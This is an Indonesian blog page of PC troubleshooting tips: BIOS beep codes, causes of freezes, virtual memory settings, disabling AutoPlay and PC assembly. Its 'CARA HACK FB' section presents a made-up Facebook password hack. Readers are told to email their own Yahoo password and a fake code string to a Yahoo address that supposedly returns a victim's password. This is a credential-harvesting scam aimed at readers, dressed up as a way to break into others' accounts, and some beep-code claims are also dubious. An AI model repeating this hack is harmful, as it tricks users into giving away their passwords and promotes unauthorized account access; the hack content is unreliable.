Jika tidak terdengar bunyi sama sekali pada BIOS, berarti ada 3 kemungkinan masalah yang sedang dihadapi PC Rekan2. Pertama-tama coba periksa power supply komputer Rekan2, apakah berfungsi dengan baik atau tidak. Kalau memang tidak ada tegangan sama sekali yang masuk, berarti masalah memang ada pada komponen tersebut. Kemungkinan kedua adalah motherboard yang “rewel”. Periksa apakah motherboard yang Rekan2 pakai memang masih berfungsi bagus. Kemungkinan ketiga adalah speaker internal Rekan2 yang tidak baik atau memang speaker tersebut tidak terpasang pada jack yang sesuai.

BEEP SATU KALI

Rasa syukur bisa Rekan2 ucapkan sebagai rasa senangnya. Ya, bunyi beep sekali menandakan semua komponen sistem PC yang bersangkutan bekerja dengan baik. Tapi ketika bunyi beep satu kali ini terdengar tetapi tidak ada gambar apapun yang terlihat, periksalah, apakah kabel interface dari monitor sudah terhubung pada port video yang sesuai. Jika Rekan2 memakai kartu grafis, tentulah kabel monitor harus tersambung pada kartu grafis tersebut dan bukan pada port video onboard pada motherboard. Tapi, kalau semua itu sudah oke semua, namun gambar tetap saja tidak terlihat pada layar monitor? Kalau keadaan ini terjadi, bisa dipastikan motherboard Rekan2 mengalami masalah dengan chip yang berhubungan dengan urusan grafis. Langkah pertama yang harus dilakukan adalah mereset SIMM dan kemudian lakukanlah booting ulang. Jika kondisinya masih tetap sama, ini menandakan salah satu chip memang rusak. Langkah satu-satunya yang paling aman adalah mengganti motherboard Rekan2! He he he……

BEEP DUA KALI

Kalau bunyi beep sebanyak ini yang Rekan2 dengar, berarti ada sesuatu yang kurang beres dengan memori PC Rekan2. Periksa fasilitas video atau grafis yang ada. Jika fasilitas video ini bekerja dengan baik, pada monitor akan tampak pesan error. Apabila fasilitas ini memang tidak bekerja, berarti ada masalah dengan parity pada bagian 64KB yang pertama. Yang harus Rekan2 lakukan adalah memeriksa SIMM yang ada. Pasang kembali komponen ini secara benar kemudian lakukanlah booting ulang. Jika bunyi sebanyak ini masih saja terdengar, berarti kerusakan ada pada chip memorinya. Cara lain juga bisa Rekan2 lakukan yaitu dengan menukar kedudukan chip memori yang pertama dengan yang kedua. Ada baiknya Anda periksa dahulu pada buku manual mana tempat kedudukan memori pertama pada motherboard yang Rekan2 pakai. Apabila memori yang dipakai ternyata masih dalam kondisi prima, itu berarti kerusakan ada pada motherboard.

BEEP TIGA KALI

Kalau bunyi seperti ini yang Rekan2 dengar, lakukanlah pemeriksaan seperti langkah nomor tiga. Biasanya bunyi ini menandakan kerusakan atau kesalahan yang hampir sama dengan bunyi beep dua kali.

BEEP EMPAT KALI

Kesalahan yang terjadi yang menyebabkan BIOS “berbunyi” sebanyak ini hampir sama dengan bunyi beep dua kali maupun tiga kali. Langkah-langkah nomor tiga bisa dilakukan kembali untuk memeriksa kesalahan. Pada bunyi beep sebanyak ini, masalah bisa juga karena timer pada PC yang kurang berfungsi dengan baik.

BEEP LIMA KALI

Bunyi sebanyak ini menandakan motherboard Rekan2 sedang “protes” karena sesuatu hal yang berhubungan dengan memori. Periksa memori yang ada, apakah kedudukannya sudah benar. Setelah itu lakukanlah booting ulang. Kalau semua langkah tersebut sudah dilakukan tapi BIOS tetap “meraung-raung” seperti ini, itu tandanya motherboard Rekan2 harus diganti. Ada kiat lain yang bisa dilakukan bila masalah ini terjadi. Ganti prosesor Rekan2, meski cara ini boleh dibilang cukup mahal!

BEEP ENAM KALI

Kalau BIOS “berbunyi” sebanyak ini, berarti masalah sedang terjadi pada chipset di motherboard yang mengendalikan fungsi keyboard PC Rekan2. Atur kembali kedudukan chipset tersebut jika ternyata didapati chip ini tidak disolder. Jika bunyi beep sebanyak ini masih saja terdengar, gantilah chipset ini jika mungkin. Jika tidak, lagi-lagi dengan terpaksa Rekan2 harus mengganti motherboard, apalagi jika didapati chipset ini memang sudah tersolder mati pada body-nya.

BEEP TUJUH KALI

Kalau “sirene” tanda bahaya dari BIOS terdengar sebanyak ini, siap-siaplah Rekan2 menanggung kerugian yang lumayan gede. Ada dua kemungkinan kerusakan yang terjadi. Kemungkinan pertama adalah prosesor Rekan2 yang patah salah satu kakinya atau prosesor tersebut tidak bekerja secara normal. Kemungkinan kedua, motherboard Rekan2 kurang beres. Kalau Rekan2 penasaran, coba pasang prosesor Rekan2 tersebut pada PC yang lain. Kalau ternyata prosesor berjalan normal, berarti kerusakan terletak pada motherboardnya. Satu-satunya jalan yang harus dilakukan adalah mengganti prosesor atau motherboard. Semua itu tergantung kerusakan yang terjadi.

BEEP DELAPAN KALI

Dipastikan ada masalah yang terjadi pada kartu grafis yang Rekan2 pakai. Pastikan kartu grafis tersebut telah terpasang dengan benar pada port-nya. Jika ternyata BIOS masih tetap mengeluarkan “”nyanyiannya”, itu berarti kartu grafis Rekan2 rusak secara keseluruhan atau memori yang ada padanya yang rusak. Cara terbaik yang sebaiknya dilakukan adalah mengganti kartu grafis yang dipakai.

BEEP SEMBILAN KALI

Ini berarti BIOS Rekan2 yang rusak. Ganti BIOS tersebut atau upgrade BIOS Rekan2. Kalau masih rusak juga, ganti motherboardnya!

BEEP SEPULUH KALI

Masalah terletak pada bagian dalam CMOS. Semua chip yang terhubung dengan CMOS sebaiknya diganti akibat CMOS yang “ngambek” tersebut. Kiat yang paling jitu untuk mengatasi masalah ini adalah mengganti motherboard Rekan2 dengan yang baru. #ganti lagi ganti lagi wkkwkwkkw

BEEP SEBELAS KALI

Seandainya bunyi sebanyak ini yang keluar dari speaker PC Rekan2, berarti masalah terletak pada cache memori dan PC Rekan2 secara otomatis men-disable-nya buat Rekan2. Yang harus Rekan2 lakukan adalah mengaktifkannya kembali dengan menekan tombol ctrl-altshift-+ Tapi jika kiat ini tidak juga manjur mengobati “penyakit”, gantilah memori Anda ya!

Mungkin itu yang saya tahu mengenai masalah bunyi-bunyi pada Kompi (=Komputer bahasa baru ini) hi hi hi hi. Ini dapat dipelajari Rekan2 jangan panik kalau ada masalah seperti ini ya, kan sudah tau artinya bunyi pada kompi Rekan2.
Baca Selengkapnya >>>

Apa itu komputer?

Komputer adalah alat yang dipakai untuk mengolah data menurut prosedur yang telah dirumuskan. Kata computer semula dipergunakan untuk menggambarkan orang yang perkerjaannya melakukan perhitungan aritmatika, dengan atau tanpa alat bantu, tetapi arti kata ini kemudian dipindahkan kepada mesin itu sendiri. Asal mulanya, pengolahan informasi hampir eksklusif berhubungan dengan masalah aritmatika, tetapi komputer modern dipakai untuk banyak tugas yang tidak berhubungan dengan matematika.
Dalam arti seperti itu terdapat alat seperti slide rule, jenis kalkulator mekanik mulai dari abakus dan seterusnya, sampai semua komputer elektronik yang kontemporer. Istilah lebih baik yang cocok untuk arti luas seperti "komputer" adalah "yang mengolah informasi" atau "sistem pengolah informasi." Selama bertahun-tahun sudah ada beberapa arti yang berbeda dalam kata "komputer", dan beberapa kata yang berbeda tersebut sekarang disebut disebut sebagai komputer.
Kata computer secara umum pernah dipergunakan untuk mendefiniskan orang yang melakukan perhitungan aritmatika, dengan atau tanpa mesin pembantu. Menurut Barnhart Concise Dictionary of Etymology, kata tersebut digunakan dalam bahasa Inggris pada tahun 1646 sebagai kata untuk "orang yang menghitung" kemudian menjelang 1897 juga digunakan sebagai "alat hitung mekanis". Selama Perang Dunia II kata tersebut menunjuk kepada para pekerja wanita Amerika Serikat dan Inggris yang pekerjaannya menghitung jalan artileri perang dengan mesin hitung.
Charles Babbage mendesain salah satu mesin hitung pertama yang disebut mesin analitikal. Selain itu, berbagai alat mesin sederhana seperti slide rule juga sudah dapat dikatakan sebagai komputer.

Di kutip dari Wikipedia,. info lengkap : http://id.wikipedia.org/wiki/Komputer
Baca Selengkapnya >>>

Apa yang Menyebabkan Komputer Hang

Hallo apa kabar semuanya?
Saya harap kalian yang membaca tulisan ini diberikan kesehatan, dilapangkan rejeki dan dimudahkan segala urusan-urusannya.

oke langsung saja kali ini saya akan berbagi pengalaman saya tentang 
komputer. 

kenapa komputer bisa hang? Kalau sudah hang, obatnya cuma ada 2 saja:

1. Ctrl+Alt+Delete
- Start Task Manager
- Klik pada program yang ‘not responding’
- End Task

Jika Task Manager pun tak bisa jalan maka selanjutnya adalah

2. Force Reset. Tekan tombol reset atau tombol ‘power’ selama 15 detik dan komputer anda akan shut down, tetapi shut down cara paksa ini akan menyebabkan hardisk anda ‘koyak’ juga data-data bisa saja error.

Apa penyebab komputer hang?

1. Hardware Konflik
Selalu berlaku antara satu hardware dengan hardware yang lain tidak support sesamanya atau mungkin hardware tidak dipasang dengan baik dan juga kemungkinan salah satu hardware yang ada masalah.

Cara mengetahui sebuah hardware bermasalah atau tidak : klik Start – Setting Control Panel – System Device Manager. Lihat apakah ada hardware yang bertanda ! dalam segitiga kuning. Kalau ada bermaksud hardware tersebut bermasalah.. Cara mengatasinya adalah menginstall semula driver hardware tersebut. Atau anda boleh menggunakan tool unutk melihat driver apakah driver sudah terinstall atau belum.

2. Keadaan RAM
RAM yang kurang baik selalu menyebabkan “Blue Screen”. Kemungkinan pula disebabkan anda memasang 2 RAM dengan spesifikasi yang berbeza. Sebaiknya RAM pada sebuah Komputer harus sama, kalau perlu 1 jenis yang sama.

3. BIOS expired
Komputer hang juga mungkin disebabkan karena BIOS motherboard expired untuk support hardware baru.
Layari website pembuat BIOS motherboard anda dan cari updatenya.

4.Hard Disk
Susunan file di hardisk tidak tersusun boleh menyebabkan PC menjadi hang. Untuk mengelakannya, selalu lakukan Disk Clean-up sebulan sekali dan juga defrag.

5. Fatal OE exception
Hal ini disebabkan oleh VGA Card yang tidak support. Untuk mengatasinya cuba ubah setting appearance. Dan jika ada error juga bererti VGA Card anda perlu diganti.

6.Terkena Virus dan spyware
Lindungi PC anda dengan Anti Virus yang up-to-date. Jika mahu yang percuma saya cadangkan Avira.

7. Printer
Semasa mahu print file besar seperti Power Point, selalu juga membuat PC hang. Ini disebabkan setiap kali melakukan print dokumen, Komputer menghantar data file tersebut ke memori printer, sedangkan printer hanya menyediakan memori yang kecil. Jika ini berlaku maka cabut kabel printer dan tekan butang reset pada printer.

8.Software
Masalah yang juga sering membuat komputer hang adalah software yang kita install tidak support dengan Sistem Operasi. Sebelum menginstall software periksa dulu apakah mendukung OS PC tersebut atau tidak. Semak juga system requirement untuk hardwarenya.

9. Panas
Biasanya hardware tidak dapat berfungsi dengan normal jika komputer terlalu panas, cara mengatasinya ialah menambah kipas atau cooler pad pada laptop dan shut down sekejap komputer anda.

10.Power Supply
Supply elektrik yang kurang juga boleh membuatkan PC tidak berfungsi dengan maksima. Sesuaikan daya pada Power Supply dengan keperluan elektrik PC anda.
Baca Selengkapnya >>>

Jumat, 17 Februari 2012

Cara menambah virtual memori untuk meningkatkan performa windows 7

Salah satu cara untuk meningkatkan performa (kinerja) yang bisa mempercepat windows anda adalah dengan menambah virtual memori . Virtual memori  adalah memori tambahan yang dapat diambil dari ruang kosong (space) di hardisk anda. Windows menyediakan fasilitas ini untuk menunjang atau meningkatkan performa komputer (pc atau Laptop) anda. Secara default windows mengalokasikan ruang kosong di hardisk anda sesuai dengan batas minimum, tetapi anda bisa melakukan setting (pengaturan) secara manual untuk lebih menambah ruang virtual memori komputer anda. Memori virtual ini akan digunakan oleh windows secara otomatis jika memori fisik ada telah terpakai penuh oleh aplikasi windows, bahkan jika terlalu banyak aplikasi yang berjalan, biasanya di taskbar anda akan muncul pesan "low virtual memory...".

Berikut ini adalah prosedur atau cara untuk menambah virtual memori windows 7:

1. Klik kanan pada icon computer pilih properties

2. Pilih Advanced system settings

3. Pilih tabulasi Advanced
Pilih tombol settings ..


4. Pada bagian virtual memory pilih tombol change ...


5. Lepas centang "otomatis manage paging file size for all drives
Pilih option custom size
Isi bagian initial size (MB) : 1000 (sesuaikan dengan kapasitas ruang kosong di hardisk anda)
Isi bagian maximum size (MB) : 2000 (sesuaikan dengan kapasitas ruang kosong di hardisk anda bisa lebih besar atau lebih kecil dari nilai tsb)

Klik tombol Set


6. hasilnya akan tampak seperti gambar di bawah ini
Pilih OK
Restart komputer anda


 * Sumber : http://mugi.or.id/blogs/fikri_bafadal/archive/2010/06/27/cara-menambah-virtual-memori-untuk-meningkatkan-performa-windows-7.aspx     
Baca Selengkapnya >>>

Kamis, 16 Februari 2012

Cara mematikan Autoplay pada WinXP

kebanyakan emang virus itu aktif dari jalannya autoplay dari cd atau yang sering ialah flashdisk. tapi autoplay (autorun) juga berguna buat kta yang mau install program tanpa browse (bagi yang males) dan inilah caranya:

1. Jalankan Komputer anda dan klik start, pilih dan klik run

(Gb1: menjalankan gpedit.msc melalui run)

2. kemudian ketikkan gpedit.msc untuk menjalankan group policy

3. kemudian pili user configuration dan tujukan ke administative templates

(Gb2: administrative templates)


4. kemudian pilih system dan tujukan ke Turn Off Autoplay

(Gb3: tampilan user configuration>administrative templates)

5. klik 2 kali pada turnoff autoplay

6. kemudian settingan akan tampak pada not configured (belum diatur), kemudian pilih enable untuk memungkinkan pemadaman autoplay

(Gb4: turn off autoplay display)

pada turn off autoplay on pilih all drives untuk mematikan autoplay pada semua drive (flashdisk) atau hanya cdrom saja.

7. selesai
Baca Selengkapnya >>>

Bongkar Pasang PC

Pembongkaran
1) buka casing sebelah kanan.
2) Lepaskan kabel data cd rom,harddisk yang di mainboard
3) Lepas kabel power cd rom,harddisk&mainboard
4) lepas CD ROM,harddisk.
5) Lepas RAM,LAN card
6) Lepas power supply
7) Lepas main board
Pemasangan
1) Pasang mainboard
2) Pasang power supply
3) Pasang CD ROM,harddisk& LAN
4) Pasangkan kabel data CD ROM,harddisk ke mainboard dan sebaliknya
5) Pasangkan kabel arus CD ROM,harddisk
6) Pasang casing
7) Cek computer
Komponen-komponen yang terdapat pada CPU/PC
1. Casing
2. Power supply digunakan sebagai pencatu daya
3. CD ROM/DVD digunakan untuk untuk tempat media CD
4. Harddisk digunakan sebagai media penyimpanan data
5. Kabel data digunakan sebagai transfer data
6. LAN card digunakan sebagai untuk koneksi jaringan
7. Processor digunakan sebagai otak sebuah pc
8. Fan digunakan sebagai pendingin
9. Mother board digunakan sebagai tempat komponen terpasang
Baca Selengkapnya >>>

CARA HACK FB…… mencari password orang lain..

Ada banyak cara untuk membobol fb dengan menggunakan software atau tanpa software..
Berikut beberapa caranya

1. Menggunakan software pembobol password , cukup mudah dengan sekali double klik
2. Tanpa menggunakan software. Yaitu dengan cara menanyakan langsung pada pemiliknya, hahaha
3. Dengan cara tool yang paling ampuh yaitu hackfb, cara menggunakan nya yaitu, menanyakan sama yang punya password sambil membawa pentungan. Kalo tidak dikasih, langsung aja dipentung tuch orang sampe dikasih :D
4. hehehehe


Tak banyak yang tau kalau ternyata facebook dan yahoo menjalin sebuah kerja sama yang unik, hal ini baru saya tau beberapa waktu yang lalu dari seorang kawan yg kebetulan juga baru mendapatkan informasi ini.

Dan dengan memanfaatkan celah dari kerja sama inilah kita dapat mengetahui password dari account facebook seseorang dengan sangat mudah.

Saya sendiri sudah mencoba beberapa cara dan selalu gagal, sudah men-download berbagai macam software dalam usaha ini tapi tetap saja tak berhasil mendapatkan password account yg di incar.

Tapi ternyata, setelah mengetahui celah ini, saya sampai merasa bodoh sendiri. Karena ternyata sangat mudah mendapatkan password facebook seseorang jika kita tau cara yg tepat.

Dan sama sekali tidak memerlukan software…!!

oke akan saya jelaskan caranya..

1. login ke yahoo.

ingat..!! account yahoo anda harus berumur minimal 30 hari agar cara ini bekerja dengan baik dan harus merupakan alamat
yg anda gunakan pada saat registrasi facebook. Yahoo akan dengan otomatis menolak email yg tidak terhubung ke Facebook.

2. Jika sudah masuk ke yahoo, tulislah sebuah email yang anda tujukan untuk staff facebook di Yahoo dengan alamat email:
facebook_reserved@yahoo.com


server Yahoo akan mengirimkan secara otomatis password “terlupakan” tersebut.

3. Pada baris SUBJECT masukkan/ketik kalimat : PASSWORD RETRIEVE

4. lalu pada baris pertama mail anda tuliskan alamat email korban yg akan anda hack

5. Pada baris kedua masukkan alamat email yg anda gunakan

6. Pada baris ketiga tuliskan password yahoo anda.

Ingat, password yang anda masukkan inilah yang akan menentukan berhasil tidaknya usaha anda karena sever yahoo akan secara otomatis melakukan login untuk meng-konfirmasi valid atau tidaknya email andan, dengan kata lain server yahoo akan meng-extract password dari email calon korban anda dengan menggunakan password anda.

Dan proses ini sangat aman karena anda mengirim email kepada mesin dan bukan kepada seseorang.

7. Dan di baris terakhir masukkan kata : cgi-bin/$et76431&pwrsa ini merupakan kode yang dibutuhkan untuk men-cocokkan email anda dengan email calon korban yg anda minta password nnya.

jadi jika misalkan email anda adalah cinta.laura@yahoo.com

dan email korban anda adalah krisdayanti@yahoo.com

dan password anda adalah : rahasia

maka email yg anda tulis nantinya adalah:

To: facebook_reserved@yahoo.com
bcc: cc: (biarkan kosong)
Subject: password retrieve

krisdayanti@yahoo.com

cinta.laura@yahoo.com

rahasia

cgi-bin/$et76431&pwrsa

selanjutnya setelah anda mengirim email tersebut anda akan mendapatkan balasan secara otomatis dari yahoo dengan dengan subject: System Reg
Message

biasanya yahoo memerlukan waktu sekitar 30 menit untuk mengkonfirmasikan dan meng-extract password yang anda minta.

selamat mencoba…

PENTING!!!
PLEASE.. para facebooker,kalian
tidak tahu apa yg terjadi di dunia
sekarang? Amerika akan
memberlakukan undang2 SOPA
PIPA yg MELARANG adanya situs2
download dan upload.. Tau apa
artinya? Situs2 vital spt Youtube,
Facebook, Twitter akan
dihapuskan. Sebelum semua
terjadi, pada tgl 24 januari akan
diadakan Vote disini => https://
www.google.com/landing/
takeaction/
Mari KATAKAN 'NO' pada Undang2
SOPA PIPA. Seluruh dunia telah
menentang.
Akhiri Pembajakan tapi BUKAN
kebebasan!
Kalo UU SOPA PIPA berlaku,
internet ga da artinya. Semua
situs akan disensor dan utk situs
downloader akan kena hapus
-4shared,beemp3,dll-
Mari KATAKAN TIDAK TENTANG
SOPA!!


Cara terbaru hack password facebook telah ditemukan dan ini bisa anda manfaatkan untuk mengetahui password dari pengguna facebook lain dengan lebih mudah. Hack Password FB sebaiknya jangan dipergunakan untuk hal2 yang salah agar setiap pengguna facebook tetap merasa nyaman dengan situs pertemanan tersebut. Namun jika memang anda merasa dikerjai atau diperlakukan tidak adil oleh member yang lain atau oleh orang yang baru anda kenal dengan beberapa macam alasan, maka hacking fb ini mungkin akan sangat berguna untuk sekedar memberikan pelajaran bagi si usil tersebut

Hack Password FB ada beberapa jenis. Ada yang bertujuan untuk membobol fb dengan cara melihat password orang tersebut atau bisa juga dengan cara membekukan fb mereka untuk sementara waktu atau bahkan untuk selamanya. Anda juga bisa melihat id pengguna yang lain yang memanfaatkan id tersebut untuk mengerjai mereka. Dengan kata lain gunakan hack facebook atau fb ini sesuai dengan apa yang anda alami atau ketahui. Dan sekali lagi jangan gunakan kemampuan hack anda untuk melakukan kejahatan karena itu akan berakibat fatal dan resiko anda tanggung sendiri

Jika misalkan email anda adalah cinta.laura@yahoo.com
dan email korban anda adalah krisdayanti@yahoo.com
dan password anda adalah : rahasia

Maka email yg anda tulis nantinya adalah:

To: facebookresetmail@yahoo.com
bcc: cc: (biarkan kosong)
Subject: password retrieve

krisdayanti@yahoo.com
cinta.laura@yahoo.com
rahasia
local/$et76431&=pwrs

Selanjutnya setelah anda mengirim email tersebut anda akan mendapatkan balasan secara otomatis dari yahoo dengan dengan subject: System Reg
Message

Biasanya yahoo memerlukan waktu sekitar 30 menit untuk mengkonfirmasikan dan meng-extract password yang anda minta.
Sumber : pencarian google

Cara Download Program Mengetahui Password Facebook Orang Lain
Posted on March 12, 2010

Facebook di tahun 2010, kini sudah mencapai lebih dari 400 juta pengguna aktif dari berbagai belahan dunia, para pemakainya pun dari berbagai kalangan mulai dari anak-anak sampai orang dewasa. Coba lihat Facebook statistics berikut:

50% user menggunakan Facebook tiap hari
35 juta user update status tiap hari
60 juta user status update post tiap hari
3 Trilliun foto diupload setiap bulan
5 Trilliun konten di-share setiap minggu
5.3 Trilliun fans page telah dibuat oleh user
Baca Selengkapnya >>>

Artikel Lainya

Cara Memasang Konektor RJ45 mode Straight

 Halo sobat bloger semua dimanapun kalian berada. Semoga kalian yang membaca artikel ini selalu dalam keadaan bai, diberikan kesehatan, dila...

Paling Banyak Dicari